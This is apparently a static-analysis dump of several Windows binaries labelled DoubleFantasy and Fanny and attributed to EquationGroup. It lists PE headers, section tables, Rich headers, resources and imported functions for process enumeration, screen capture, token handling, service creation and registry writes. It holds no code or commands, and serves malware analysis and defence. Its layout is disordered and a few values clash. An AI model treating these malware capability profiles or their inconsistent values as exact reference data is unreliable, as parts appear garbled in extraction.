NAME	RVA	VSZ	RAW_SZ	RAW_PTR	nREL	REL_PTR	nLINE	LINE_PTR
FLAGS								
.text	1000	169c2	17000	1000	0	0	0	0
60000020	R-X	CODE						
.rdata	18000	1a44	2000	18000	0	0	0	0
40000040	R--	IDATA						
.data	1a000	769c	5000	1a000	0	0	0	0
c0000040	RW-	IDATA						

==== IMPORTS ====

MODULE_NAME	HINT	ORD	FUNCTION_NAME
-------------	------	-----	---------------

KERNEL32.dll	56	CreateFileW
KERNEL32.dll	159	GetEnvironmentVariableW
KERNEL32.dll	216	HeapFree
KERNEL32.dll	210	HeapAlloc
KERNEL32.dll	1a3	GetProcessHeap
KERNEL32.dll	2a0	QueryDosDeviceW
KERNEL32.dll	177	GetLogicalDriveStringsW
KERNEL32.dll	35e	TerminateProcess
KERNEL32.dll	286	OpenProcess
KERNEL32.dll	299	Process32NextW
KERNEL32.dll	297	Process32FirstW
KERNEL32.dll	72	CreateToolhelp32Snapshot
KERNEL32.dll	84	DeleteFileW
KERNEL32.dll	161	GetFileAttributesW
KERNEL32.dll	1d4	GetTempFileNameW
KERNEL32.dll	1d6	GetTempPathW
KERNEL32.dll	31f	SetFileTime
KERNEL32.dll	165	GetFileTime
KERNEL32.dll	1a0	GetProcAddress
KERNEL32.dll	252	LoadLibraryA
KERNEL32.dll	258	LocalAlloc
KERNEL32.dll	3a4	WriteFile
KERNEL32.dll	163	GetFileSize
KERNEL32.dll	c5	FileTimeToSystemTime
KERNEL32.dll	c3	FileTimeToDosDateTime
KERNEL32.dll	31b	SetFilePointer
KERNEL32.dll	35b	SystemTimeToFileTime
KERNEL32.dll	173	GetLocalTime
KERNEL32.dll	1c8	GetSystemTime
KERNEL32.dll	162	GetFileInformationByHandle
KERNEL32.dll	166	GetFileType
KERNEL32.dll	268	MapViewOfFile
KERNEL32.dll	55	CreateFileMappingW
KERNEL32.dll	93	DuplicateHandle
KERNEL32.dll	142	GetCurrentProcess
KERNEL32.dll	371	UnmapViewOfFile
KERNEL32.dll	ce	FindClose
KERNEL32.dll	dd	FindNextFileW
KERNEL32.dll	d5	FindFirstFileW
KERNEL32.dll	3b	CompareStringW
KERNEL32.dll	3a	CompareStringA
KERNEL32.dll	ee	FlushFileBuffers
KERNEL32.dll	337	SetStdHandle
KERNEL32.dll	1bd	GetStringTypeW
KERNEL32.dll	34	CloseHandle
KERNEL32.dll	69	CreateProcessW
KERNEL32.dll	25c	LocalFree
KERNEL32.dll	29a	ProcessIdToSessionId
KERNEL32.dll	117	GetComputerNameW
KERNEL32.dll	356	Sleep
KERNEL32.dll	14f	GetDiskFreeSpaceExW
KERNEL32.dll	35f	TerminateThread
KERNEL32.dll	394	WideCharToMultiByte
KERNEL32.dll	fd	GetACP
KERNEL32.dll	171	GetLastError

KERNEL32.dll	1df	GetTickCount
KERNEL32.dll	6f	CreateThread
KERNEL32.dll	178	GetLogicalDrives
KERNEL32.dll	2b5	ReadFile
KERNEL32.dll	1ba	GetStringTypeA
KERNEL32.dll	193	GetOEMCP
KERNEL32.dll	104	GetCPIInfo
KERNEL32.dll	230	IsBadCodePtr
KERNEL32.dll	233	IsBadReadPtr
KERNEL32.dll	34a	SetUnhandledExceptionFilter
KERNEL32.dll	245	LCMapStringW
KERNEL32.dll	244	LCMapStringA
KERNEL32.dll	275	MultiByteToWideChar
KERNEL32.dll	1b9	GetStdHandle
KERNEL32.dll	324	SetHandleCount
KERNEL32.dll	157	GetEnvironmentStringsW
KERNEL32.dll	155	GetEnvironmentStrings
KERNEL32.dll	f7	FreeEnvironmentStringsW
KERNEL32.dll	f6	FreeEnvironmentStringsA
KERNEL32.dll	36e	UnhandledExceptionFilter
KERNEL32.dll	236	IsBadWritePtr
KERNEL32.dll	381	VirtualAlloc
KERNEL32.dll	383	VirtualFree
KERNEL32.dll	1e2	GetTimeZoneInformation
KERNEL32.dll	21a	HeapReAlloc
KERNEL32.dll	271	MoveFileW
KERNEL32.dll	2d7	RtlUnwind
KERNEL32.dll	17f	GetModuleHandleA
KERNEL32.dll	1b7	GetStartupInfoA
KERNEL32.dll	110	GetCommandLineA
KERNEL32.dll	1e8	GetVersion
KERNEL32.dll	b9	ExitProcess
KERNEL32.dll	21c	HeapSize
KERNEL32.dll	17d	GetModuleFileNameA
KERNEL32.dll	158	GetEnvironmentVariableA
KERNEL32.dll	1e9	GetVersionExA
KERNEL32.dll	214	HeapDestroy
KERNEL32.dll	212	HeapCreate
KERNEL32.dll	313	SetEnvironmentVariableA
USER32.dll	2d8	wsprintfW
USER32.dll	10c	GetDC
USER32.dll	10e	GetDesktopWindow
USER32.dll	22a	ReleaseDC
USER32.dll	15d	GetSystemMetrics
GDI32.dll	197	GetObjectW
GDI32.dll	16a	GetDIBits
GDI32.dll	2c	CreateCompatibleBitmap
GDI32.dll	20e	SelectObject
GDI32.dll	12	BitBlt
GDI32.dll	8c	DeleteDC
GDI32.dll	8f	DeleteObject
GDI32.dll	2d	CreateCompatibleDC
ADVAPI32.dll	1ac	OpenProcessToken
ADVAPI32.dll	11a	GetTokenInformation
ADVAPI32.dll	14a	LookupAccountSidW

```

ADVAPI32.dll      1ed      RegOpenKeyExW
ADVAPI32.dll      1ee      RegOpenKeyW
WS2_32.dll        12
WS2_32.dll        3
WS2_32.dll        8
WS2_32.dll        f
WS2_32.dll        b
WS2_32.dll        9
WS2_32.dll        a
WS2_32.dll        13
WS2_32.dll        10
WTSAPI32.dll      7        WTSEnumerateSessionsW

```

==== Packer / Compiler ====

Armadillo v4.x

binaryreader.dll

==== MZ Header ====

signature:		"MZ"
bytes_in_last_block:	144	0x90
blocks_in_file:	3	3
num_relocs:	0	0
header_paragraphs:	4	4
min_extra_paragraphs:	0	0
max_extra_paragraphs:	65535	0xffff
ss:	0	0
sp:	184	0xb8
checksum:	0	0
ip:	0	0
cs:	0	0
reloc_table_offset:	64	0x40
overlay_number:	0	0
reserved0:	0	0
oem_id:	0	0
oem_info:	0	0
reserved2:	0	0
reserved3:	0	0
reserved4:	0	0
reserved5:	0	0
reserved6:	0	0
lfanew:	128	0x80

==== DOS STUB ====

```

00000000: 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |.....!..L.!Th|
00000010: 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
00000020: 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS |
00000030: 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.....|

```

==== PE Header ====

signature:	"PE\x00\x00"
------------	--------------

```

# IMAGE_FILE_HEADER:
    Machine:          332      0x14c  x86
    NumberOfSections:   4        4
    TimeDateStamp:    "2016-03-28 20:23:49"
    PointerToSymbolTable: 0        0
    NumberOfSymbols:   0        0
    SizeOfOptionalHeader: 224      0xe0
    Characteristics:  8462     0x210e EXECUTABLE_IMAGE,
LINE_NUMS_STRIPPED
                                         LOCAL_SYMS_STRIPPED,
32BIT_MACHINE, DLL

# IMAGE_OPTIONAL_HEADER32:
    Magic:            267      0x10b  32-bit executable
    LinkerVersion:    6.0
    SizeOfCode:       27648     0x6c00
    SizeOfInitializedData: 2048     0x800
    SizeOfUninitializedData: 0        0
    AddressOfEntryPoint: 35438     0x8a6e
    BaseOfCode:       8192      0x2000
    BaseOfData:       40960     0xa000
    ImageBase:        4194304   0x400000
    SectionAlignment: 8192      0x2000
    FileAlignment:    512       0x200
    OperatingSystemVersion: 4.0
    ImageVersion:     0.0
    SubsystemVersion: 4.0
    Reserved1:        0        0
    SizeOfImage:      65536     0x10000
    SizeOfHeaders:    1024      0x400
    CheckSum:         0        0
    Subsystem:        3        3 WINDOWS_CUI
    DllCharacteristics: 34112     0x8540 DYNAMIC_BASE, NX_COMPAT,
NO_SEH
                                         TERMINAL_SERVER_AWARE
    SizeOfStackReserve: 1048576   0x100000
    SizeOfStackCommit:  4096      0x1000
    SizeOfHeapReserve: 1048576   0x100000
    SizeOfHeapCommit:  4096      0x1000
    LoaderFlags:       0        0
    NumberOfRvaAndSizes: 15      0xf

```

==== DATA DIRECTORY ====

EXPORT	rva:0x	0	size:0x	0
IMPORT	rva:0x	8a20	size:0x	4b
RESOURCE	rva:0x	c000	size:0x	394
EXCEPTION	rva:0x	0	size:0x	0
SECURITY	rva:0x	0	size:0x	0
BASERELOC	rva:0x	e000	size:0x	c
DEBUG	rva:0x	0	size:0x	0
ARCHITECTURE	rva:0x	0	size:0x	0
GLOBALPTR	rva:0x	0	size:0x	0
TLS	rva:0x	0	size:0x	0
LOAD_CONFIG	rva:0x	0	size:0x	0

Bound_IAT	rva:0x	0	size:0x	0
IAT	rva:0x	2000	size:0x	8
Delay_IAT	rva:0x	0	size:0x	0
CLR_Header	rva:0x	2008	size:0x	48

==== SECTIONS ====

NAME FLAGS	RVA	VSZ	RAW_SZ	RAW_PTR	nREL	REL_PTR	nLINE	LINE_PTR
.text	2000	6a74	6c00	400	0	0	0	0
60000020	R-X CODE							
.sdata	a000	50	200	7000	0	0	0	0
c0000040	RW- IDATA							
.rsrc	c000	394	400	7200	0	0	0	0
40000040	R-- IDATA							
.reloc	e000	c	200	7600	0	0	0	0
42000040	R-- IDATA DISCARDABLE							

==== RESOURCES ====

FILE_OFFSET	CP	LANG	SIZE	TYPE	NAME
0x7258	0	0	828	VERSION	#1

==== IMPORTS ====

MODULE_NAME	HINT	ORD	FUNCTION_NAME
mscoree.dll	0		_CorDllMain

==== VERSION INFO ====

```

# VS_FIXEDFILEINFO:
FileVersion      : 1.0.0.0
ProductVersion   : 1.0.0.0
StrucVersion     : 0x10000
FileFlagsMask    : 0x3f
FileFlags        : 0
FileOS           : 4
FileType         : 2
FileSubtype       : 0

VarFileInfo       : [ 0x0, 0x4b0 ]

# StringTable 000004b0:
Comments          : ""
CompanyName       : ""
FileDescription   : "binaryreader"
FileVersion       : "1.0.0.0"
InternalName      : "binaryreader.dll"
LegalCopyright    : "Copyright © 2016"
LegalTrademarks   : ""
OriginalFilename  : "binaryreader.dll"
ProductName        : "binaryreader"
ProductVersion    : "1.0.0.0"
Assembly Version  : "1.0.0.0"

```

==== Packer / Compiler ====

MS Visual C# / Basic .NET

EquationGroup

DoubleFantasy

==== MZ Header ====

signature:		"MZ"
bytes_in_last_block:	144	0x90
blocks_in_file:	3	3
num_relocs:	0	0
header_paragraphs:	4	4
min_extra_paragraphs:	0	0
max_extra_paragraphs:	65535	0xffff
ss:	0	0
sp:	184	0xb8
checksum:	0	0
ip:	0	0
cs:	0	0
reloc_table_offset:	64	0x40
overlay_number:	0	0
reserved0:	0	0
oem_id:	0	0
oem_info:	0	0
reserved2:	0	0
reserved3:	0	0
reserved4:	0	0
reserved5:	0	0
reserved6:	0	0
lfanew:	296	0x128

==== DOS STUB ====

```
00000000: 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |.....!..L.!Th|
00000010: 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
00000020: 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS |
00000030: 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.....|
```

==== RICH Header ====

ID	VER	COUNT	DESCRIPTION
7d	c627	8	[ASM] VS2005 build 50727
7b	c627	2	[IMP] VS2005 build 50727
a	1f6f	11	
e	1c83	4	
4	1f6f	2	
c	1c7b	3	
40	23fa	1	
5f	178e	3	[C] VS2003 (.NET) SP1 build 6030
60	178e	42	[C++] VS2003 (.NET) SP1 build 6030
5d	fc3	4	[IMP] Windows Server 2003 SP1 DDK build 4035 (*)
13	2359	9	
1	0	233	[---] Unmarked objects

6d c627	57	[C]	VS2005 build 50727
7e c627	1		
6e c627	25	[C++]	VS2005 build 50727
7c c627	1	[RES]	VS2005 build 50727
78 c627	1	[LNK]	VS2005 build 50727

==== PE Header ===

signature:	"PE\x00\x00"		
# IMAGE_FILE_HEADER:			
Machine:	332	0x14c	x86
NumberOfSections:	4	4	
TimeDateStamp:	"2010-04-29 22:03:53"		
PointerToSymbolTable:	0	0	
NumberOfSymbols:	0	0	
SizeOfOptionalHeader:	224	0xe0	
Characteristics:	259	0x103	RELOCS_STRIPPED,
EXECUTABLE_IMAGE	32BIT_MACHINE		
# IMAGE_OPTIONAL_HEADER32:			
Magic:	267	0x10b	32-bit executable
LinkerVersion:	8.0		
SizeOfCode:	73728	0x12000	
SizeOfInitializedData:	143360	0x23000	
SizeOfUninitializedData:	0	0	
AddressOfEntryPoint:	37686	0x9336	
BaseOfCode:	4096	0x1000	
BaseOfData:	77824	0x13000	
ImageBase:	4194304	0x400000	
SectionAlignment:	4096	0x1000	
FileAlignment:	4096	0x1000	
OperatingSystemVersion:	4.0		
ImageVersion:	0.0		
SubsystemVersion:	4.0		
Reserved1:	0	0	
SizeOfImage:	225280	0x37000	
SizeOfHeaders:	4096	0x1000	
CheckSum:	0	0	
Subsystem:	2	2	WINDOWS_GUI
DllCharacteristics:	0	0	
SizeOfStackReserve:	1048576	0x100000	
SizeOfStackCommit:	4096	0x1000	
SizeOfHeapReserve:	1048576	0x100000	
SizeOfHeapCommit:	4096	0x1000	
LoaderFlags:	0	0	
NumberOfRvaAndSizes:	16	0x10	

==== DATA DIRECTORY ===

EXPORT	rva:0x	0	size:0x	0
IMPORT	rva:0x	13ffc	size:0x	78
RESOURCE	rva:0x	1b000	size:0x	1ba18
EXCEPTION	rva:0x	0	size:0x	0

SECURITY	rva:0x	0	size:0x	0
BASERELOC	rva:0x	0	size:0x	0
DEBUG	rva:0x	0	size:0x	0
ARCHITECTURE	rva:0x	0	size:0x	0
GLOBALPTR	rva:0x	0	size:0x	0
TLS	rva:0x	0	size:0x	0
LOAD_CONFIG	rva:0x	0	size:0x	0
Bound_IAT	rva:0x	0	size:0x	0
IAT	rva:0x	13000	size:0x	260
Delay_IAT	rva:0x	0	size:0x	0
CLR_Header	rva:0x	0	size:0x	0
	rva:0x	0	size:0x	0

==== SECTIONS ====

NAME	RVA	VSZ	RAW_SZ	RAW_PTR	nREL	REL_PTR	nLINE	LINE_PTR
FLAGS								
.text	1000	116ea	12000	1000	0	0	0	0
60000020	R-X	CODE						
.rdata	13000	1c62	2000	13000	0	0	0	0
40000040	R--	IDATA						
.data	15000	54dc	5000	15000	0	0	0	0
c0000040	RW-	IDATA						
.rsrc	1b000	1ba18	1c000	1a000	0	0	0	0
40000040	R--	IDATA						

==== RESOURCES ====

FILE_OFFSET	CP	LANG	SIZE	TYPE	NAME
0x1a0c8	1252	0	1736	BINRES	#1
0x1a790	1252	0	646	BINRES	#2
0x1aa18	1252	0	110592	BINRES	#4

==== IMPORTS ====

MODULE_NAME	HINT	ORD	FUNCTION_NAME
ADVAPI32.dll	1e6		SetServiceStatus
ADVAPI32.dll	1c3		RegisterServiceCtrlHandlerW
ADVAPI32.dll	1ed		StartServiceCtrlDispatcherW
ADVAPI32.dll	18b		RegCloseKey
ADVAPI32.dll	1b9		RegSetValueExA
ADVAPI32.dll	1a4		RegOpenKeyExA
ADVAPI32.dll	1ee		StartServiceW
ADVAPI32.dll	172		OpenServiceW
ADVAPI32.dll	3a		CloseServiceHandle
ADVAPI32.dll	16f		OpenSCManagerA
ADVAPI32.dll	18f		RegCreateKeyExA
ADVAPI32.dll	b5		FreeSid
ADVAPI32.dll	119		LookupAccountSidW
ADVAPI32.dll	1a		AllocateAndInitializeSid
ADVAPI32.dll	f8		GetUserNameW
ADVAPI32.dll	e6		GetSidSubAuthority
ADVAPI32.dll	e7		GetSidSubAuthorityCount
ADVAPI32.dll	ed		GetTokenInformation
ADVAPI32.dll	16e		OpenProcessToken

ADVAPI32.dll	8e	DuplicateTokenEx
ADVAPI32.dll	173	OpenThreadToken
ADVAPI32.dll	2	AccessCheck
ADVAPI32.dll	1dc	SetSecurityDescriptorDacl
ADVAPI32.dll	1dd	SetSecurityDescriptorGroup
ADVAPI32.dll	1de	SetSecurityDescriptorOwner
ADVAPI32.dll	104	InitializeSecurityDescriptor
ADVAPI32.dll	d	AddAccessAllowedAce
ADVAPI32.dll	103	InitializeAcl
ADVAPI32.dll	198	RegEnumKeyExA
ADVAPI32.dll	1ae	RegQueryValueExA
MSVCRT.dll	f	??2@YAPAXI@Z
MSVCRT.dll	1c3	_strlwr
MSVCRT.dll	2e9	wcsncpy
MSVCRT.dll	2b7	strchr
MSVCRT.dll	299	memset
MSVCRT.dll	b7	_controlfp
MSVCRT.dll	25e	free
MSVCRT.dll	240	calloc
MSVCRT.dll	291	malloc
MSVCRT.dll	1c5	_strnicmp
MSVCRT.dll	81	__set_app_type
MSVCRT.dll	6f	__p_fmode
MSVCRT.dll	6a	__p_commode
MSVCRT.dll	9d	_adjust_fdiv
MSVCRT.dll	83	_setusermatherr
MSVCRT.dll	10f	_initterm
MSVCRT.dll	58	__getmainargs
MSVCRT.dll	8f	_acmdln
MSVCRT.dll	249	exit
MSVCRT.dll	48	_XcptFilter
MSVCRT.dll	d3	_exit
MSVCRT.dll	2b8	strcmp
MSVCRT.dll	1af	_snwprintf
MSVCRT.dll	1ea	_wcscicmp
MSVCRT.dll	2e6	wcslen
MSVCRT.dll	2e3	wcscpy
MSVCRT.dll	296	memcmp
MSVCRT.dll	13c	_local_unwind2
MSVCRT.dll	2bf	strncat
MSVCRT.dll	2d3	tolower
MSVCRT.dll	10	??3@YAXPAX@Z
MSVCRT.dll	2d0	time
MSVCRT.dll	26e	gmtime
MSVCRT.dll	2c3	strrchr
MSVCRT.dll	2c0	strncmp
MSVCRT.dll	1ae	_snprintf
MSVCRT.dll	297	memcpy
MSVCRT.dll	298	memmove
MSVCRT.dll	247	difftime
MSVCRT.dll	2c5	strstr
MSVCRT.dll	2c1	strncpy
USER32.dll	90	DestroyWindow
USER32.dll	25	CharNextA
USER32.dll	48	CreateAcceleratorTableW

USER32.dll	5b	CreateWindowExW
msvcrt.dll	35e	_stricmp
msvcrt.dll	34b	_splitpath
msvcrt.dll	51c	strlen
msvcrt.dll	516	strcpy
KERNEL32.dll	2d6	TlsGetValue
KERNEL32.dll	2d4	TlsAlloc
KERNEL32.dll	302	WaitForSingleObjectEx
KERNEL32.dll	123	GetExitCodeThread
KERNEL32.dll	194	GetVersionExW
KERNEL32.dll	2bc	SetUnhandledExceptionFilter
KERNEL32.dll	2df	UnhandledExceptionFilter
KERNEL32.dll	25b	RtlUnwind
KERNEL32.dll	215	OpenProcess
KERNEL32.dll	2cf	TerminateProcess
KERNEL32.dll	1e6	LoadLibraryW
KERNEL32.dll	2f7	VirtualLock
KERNEL32.dll	2fc	VirtualUnlock
KERNEL32.dll	2f5	VirtualFree
KERNEL32.dll	24d	ReleaseMutex
KERNEL32.dll	183	GetTempPathW
KERNEL32.dll	181	GetTempFileNameW
KERNEL32.dll	3b	CreateFileW
KERNEL32.dll	61	DeleteFileW
KERNEL32.dll	1e4	LoadLibraryExA
KERNEL32.dll	214	OpenMutexW
KERNEL32.dll	44	CreateMutexW
KERNEL32.dll	2e2	UnmapViewOfFile
KERNEL32.dll	2a0	SetLastError
KERNEL32.dll	13e	GetModuleHandleA
KERNEL32.dll	10f	GetCurrentThread
KERNEL32.dll	10d	GetCurrentProcess
KERNEL32.dll	10e	GetCurrentProcessId
KERNEL32.dll	297	SetFileAttributesA
KERNEL32.dll	29b	SetFileTime
KERNEL32.dll	124	GetFileAttributesA
KERNEL32.dll	b0	FindNextFileA
KERNEL32.dll	a7	FindFirstFileA
KERNEL32.dll	a3	FindClose
KERNEL32.dll	b6	FindResourceA
KERNEL32.dll	2c6	SizeofResource
KERNEL32.dll	1e8	LoadResource
KERNEL32.dll	1f6	LockResource
KERNEL32.dll	200	MoveFileExA
KERNEL32.dll	19b	GetWindowsDirectoryA
KERNEL32.dll	38	CreateFileA
KERNEL32.dll	129	GetFileSize
KERNEL32.dll	241	ReadFile
KERNEL32.dll	1e	CloseHandle
KERNEL32.dll	312	WriteFile
KERNEL32.dll	1e9	LocalAlloc
KERNEL32.dll	174	GetSystemDirectoryA
KERNEL32.dll	193	GetVersionExA
KERNEL32.dll	30	CreateDirectoryA
KERNEL32.dll	13c	GetModuleFileNameA

KERNEL32.dll	182	GetTempPathA
KERNEL32.dll	1d4	IsBadReadPtr
KERNEL32.dll	206	MultiByteToWideChar
KERNEL32.dll	1ed	LocalFree
KERNEL32.dll	178	GetSystemTime
KERNEL32.dll	16a	GetStartupInfoA
KERNEL32.dll	48	CreateProcessA
KERNEL32.dll	1e3	LoadLibraryA
KERNEL32.dll	131	GetLastError
KERNEL32.dll	c7	FreeLibrary
KERNEL32.dll	301	WaitForSingleObject
KERNEL32.dll	60	DeleteFileA
KERNEL32.dll	2c7	Sleep
KERNEL32.dll	90	ExitProcess
KERNEL32.dll	192	GetVersion
KERNEL32.dll	157	GetProcAddress
KERNEL32.dll	2f2	VirtualAlloc
KERNEL32.dll	244	ReadProcessMemory

==== Packer / Compiler ===

MS Visual C++ v6.0

Fanny

==== MZ Header ===

signature:		"MZ"
bytes_in_last_block:	144	0x90
blocks_in_file:	3	3
num_relocs:	0	0
header_paragraphs:	4	4
min_extra_paragraphs:	0	0
max_extra_paragraphs:	65535	0xffff
ss:	0	0
sp:	184	0xb8
checksum:	0	0
ip:	0	0
cs:	0	0
reloc_table_offset:	64	0x40
overlay_number:	0	0
reserved0:	0	0
oem_id:	0	0
oem_info:	0	0
reserved2:	0	0
reserved3:	0	0
reserved4:	0	0
reserved5:	0	0
reserved6:	0	0
lfanew:	264	0x108

==== DOS STUB ===

00000000:	0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68!..L.!Th
00000010:	69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f	is program canno
00000020:	74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20	t be run in DOS

```
00000030: 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.....|
```

==== RICH Header ===

ID	VER	COUNT	DESCRIPTION
c	1c7b	3	
e	1c83	2	
a	2306	5	
5d	fc3	2	[IMP] Windows Server 2003 SP1 DDK build 4035 (*)
1	0	139	[---] Unmarked objects
13	1f62	9	
b	2306	2	
b	2636	18	[C++] VS98 (6.0) SP6 build 8804
a	1fe8	5	[C] VS98 (6.0) build 8168
b	1fe8	7	[C++] VS98 (6.0) build 8168
6	6b8	1	[RES] VS98 (6.0) cvtres build 1720
4	1fe8	3	[LNK] VS98 (6.0) imp/exp build 8168

==== PE Header ===

```
signature: "PE\x00\x00"

# IMAGE_FILE_HEADER:
    Machine: 332 0x14c x86
    NumberOfSections: 5 5
    TimeDateStamp: "2008-07-28 08:11:35"
    PointerToSymbolTable: 0 0
    NumberOfSymbols: 0 0
    SizeOfOptionalHeader: 224 0xe0
    Characteristics: 8462 0x210e EXECUTABLE_IMAGE,
LINE_NUMS_STRIPPED
                                LOCAL_SYMS_STRIPPED,
32BIT_MACHINE, DLL

# IMAGE_OPTIONAL_HEADER32:
    Magic: 267 0x10b 32-bit executable
    LinkerVersion: 6.0
    SizeOfCode: 53248 0xd000
    SizeOfInitializedData: 126976 0x1f000
    SizeOfUninitializedData: 0 0
    AddressOfEntryPoint: 54299 0xd41b
    BaseOfCode: 4096 0x1000
    BaseOfData: 57344 0xe000
    ImageBase: 268435456 0x10000000
    SectionAlignment: 4096 0x1000
    FileAlignment: 4096 0x1000
    OperatingSystemVersion: 4.0
    ImageVersion: 0.0
    SubsystemVersion: 4.0
    Reserved1: 0 0
    SizeOfImage: 184320 0x2d000
    SizeOfHeaders: 4096 0x1000
    CheckSum: 0 0
    Subsystem: 2 2 WINDOWS_GUI
    DllCharacteristics: 0 0
```

SizeOfStackReserve:	1048576	0x100000
SizeOfStackCommit:	4096	0x1000
SizeOfHeapReserve:	1048576	0x100000
SizeOfHeapCommit:	4096	0x1000
LoaderFlags:	0	0
NumberOfRvaAndSizes:	16	0x10

==== DATA DIRECTORY ====

EXPORT	rva:0x	fb70	size:0x	42
IMPORT	rva:0x	f048	size:0x	78
RESOURCE	rva:0x	11000	size:0x	1a738
EXCEPTION	rva:0x	0	size:0x	0
SECURITY	rva:0x	0	size:0x	0
BASERELOC	rva:0x	2c000	size:0x	990
DEBUG	rva:0x	0	size:0x	0
ARCHITECTURE	rva:0x	0	size:0x	0
GLOBALPTR	rva:0x	0	size:0x	0
TLS	rva:0x	0	size:0x	0
LOAD_CONFIG	rva:0x	0	size:0x	0
Bound_IAT	rva:0x	0	size:0x	0
IAT	rva:0x	e000	size:0x	220
Delay_IAT	rva:0x	0	size:0x	0
CLR_Header	rva:0x	0	size:0x	0
	rva:0x	0	size:0x	0

==== SECTIONS ====

NAME	RVA	VSZ	RAW_SZ	RAW_PTR	nREL	REL_PTR	nLINE	LINE_PTR
FLAGS								
.text	1000	c5b5	d000	1000	0	0	0	0
60000020	R-X	CODE						
.rdata	e000	1bb2	2000	e000	0	0	0	0
40000040	R--	IDATA						
.data	1000	86c	1000	10000	0	0	0	0
c0000040	RW-	IDATA						
.rsrc	11000	1a738	1b000	11000	0	0	0	0
40000040	R--	IDATA						
.reloc	2c000	dc0	1000	2c000	0	0	0	0
42000040	R--	IDATA	DISCARDABLE					

==== RESOURCES ====

FILE_OFFSET	CP	LANG	SIZE	TYPE	NAME
0x110f8	1252	0	1580	BINARY	#101
0x11724	1252	0x409	1	BINARY	#101
0x11728	1252	0	106496	BINARY	#102
0x2b728	1252	0x409	1	BINARY	#102
0x2b72c	1252	0x409	11	BINARY	#103

==== IMPORTS ====

MODULE_NAME	HINT	ORD	FUNCTION_NAME
WS2_32.dll		8	
KERNEL32.dll	90		FindClose

KERNEL32.dll	94	FindFirstFileA
KERNEL32.dll	177	GetVolumeInformationA
KERNEL32.dll	2ce	WaitForSingleObject
KERNEL32.dll	3f	CreateMutexA
KERNEL32.dll	1ed	OpenMutexA
KERNEL32.dll	218	ReadFile
KERNEL32.dll	9d	FindNextFileA
KERNEL32.dll	b4	FreeLibrary
KERNEL32.dll	165	GetTempPathA
KERNEL32.dll	159	GetSystemDirectoryA
KERNEL32.dll	15d	GetSystemTime
KERNEL32.dll	308	lstrlenA
KERNEL32.dll	305	lstrcmpnA
KERNEL32.dll	ce	GetComputerNameA
KERNEL32.dll	1ef	OpenProcess
KERNEL32.dll	175	GetVersionExA
KERNEL32.dll	124	GetModuleFileNameA
KERNEL32.dll	1cc	LocalFree
KERNEL32.dll	1c8	LocalAlloc
KERNEL32.dll	f7	GetCurrentProcess
KERNEL32.dll	f9	GetCurrentThread
KERNEL32.dll	40	CreateMutexW
KERNEL32.dll	271	SetLastError
KERNEL32.dll	302	lstrcpyA
KERNEL32.dll	174	GetVersion
KERNEL32.dll	2f9	lstrcatA
KERNEL32.dll	2bf	VirtualFree
KERNEL32.dll	225	ReleaseMutex
KERNEL32.dll	2bb	VirtualAlloc
KERNEL32.dll	1ee	OpenMutexW
KERNEL32.dll	126	GetModuleHandleA
KERNEL32.dll	1c3	LoadLibraryExA
KERNEL32.dll	1b5	IsBadReadPtr
KERNEL32.dll	37	CreateFileW
KERNEL32.dll	10a	GetEnvironmentVariableW
KERNEL32.dll	1c5	LoadLibraryW
KERNEL32.dll	1d6	MapViewOfFile
KERNEL32.dll	35	CreateFileMappingA
KERNEL32.dll	1c2	LoadLibraryA
KERNEL32.dll	26a	SetFilePointer
KERNEL32.dll	13e	GetProcAddress
KERNEL32.dll	4a	CreateThread
KERNEL32.dll	296	Sleep
KERNEL32.dll	34	CreateFileA
KERNEL32.dll	2df	WriteFile
KERNEL32.dll	1b	CloseHandle
KERNEL32.dll	114	GetFileTime
KERNEL32.dll	26c	SetFileTime
KERNEL32.dll	44	CreateProcessA
KERNEL32.dll	c	BeginUpdateResourceA
KERNEL32.dll	2b4	UpdateResourceA
KERNEL32.dll	64	EndUpdateResourceA
KERNEL32.dll	a3	FindResourceA
KERNEL32.dll	1c7	LoadResource
KERNEL32.dll	295	SizeofResource

KERNEL32.dll	1d5	LockResource
KERNEL32.dll	57	DeleteFileA
KERNEL32.dll	11a	GetLastError
KERNEL32.dll	28	CopyFileA
KERNEL32.dll	268	SetFileAttributesA
KERNEL32.dll	109	GetEnvironmentVariableA
KERNEL32.dll	f8	GetCurrentProcessId
KERNEL32.dll	112	GetFileSize
USER32.dll	28b	UnregisterClassA
USER32.dll	242	SetPropA
USER32.dll	5a	CreateWindowExW
USER32.dll	8e	DestroyWindow
USER32.dll	2ac	wsprintfA
USER32.dll	28c	UnregisterClassW
ADVAPI32.dll	164	RegDeleteValueA
ADVAPI32.dll	16a	RegEnumValueA
ADVAPI32.dll	ed	LookupAccountNameA
ADVAPI32.dll	167	RegEnumKeyExA
ADVAPI32.dll	ef	LookupAccountSidA
ADVAPI32.dll	e9	IsValidSid
ADVAPI32.dll	2	AccessCheck
ADVAPI32.dll	142	OpenProcessToken
ADVAPI32.dll	d0	GetTokenInformation
ADVAPI32.dll	ca	GetSidSubAuthorityCount
ADVAPI32.dll	c9	GetSidSubAuthority
ADVAPI32.dll	d8	GetUserNameW
ADVAPI32.dll	f0	LookupAccountSidW
ADVAPI32.dll	18	AllocateAndInitializeSid
ADVAPI32.dll	9d	FreeSid
ADVAPI32.dll	172	RegOpenKeyExA
ADVAPI32.dll	17b	RegQueryValueExA
ADVAPI32.dll	15f	RegCreateKeyExA
ADVAPI32.dll	15b	RegCloseKey
ADVAPI32.dll	186	RegSetValueExA
ADVAPI32.dll	1a6	SetSecurityDescriptorGroup
ADVAPI32.dll	1a7	SetSecurityDescriptorOwner
ADVAPI32.dll	df	InitializeSecurityDescriptor
ADVAPI32.dll	b	AddAccessAllowedAce
ADVAPI32.dll	de	InitializeAcl
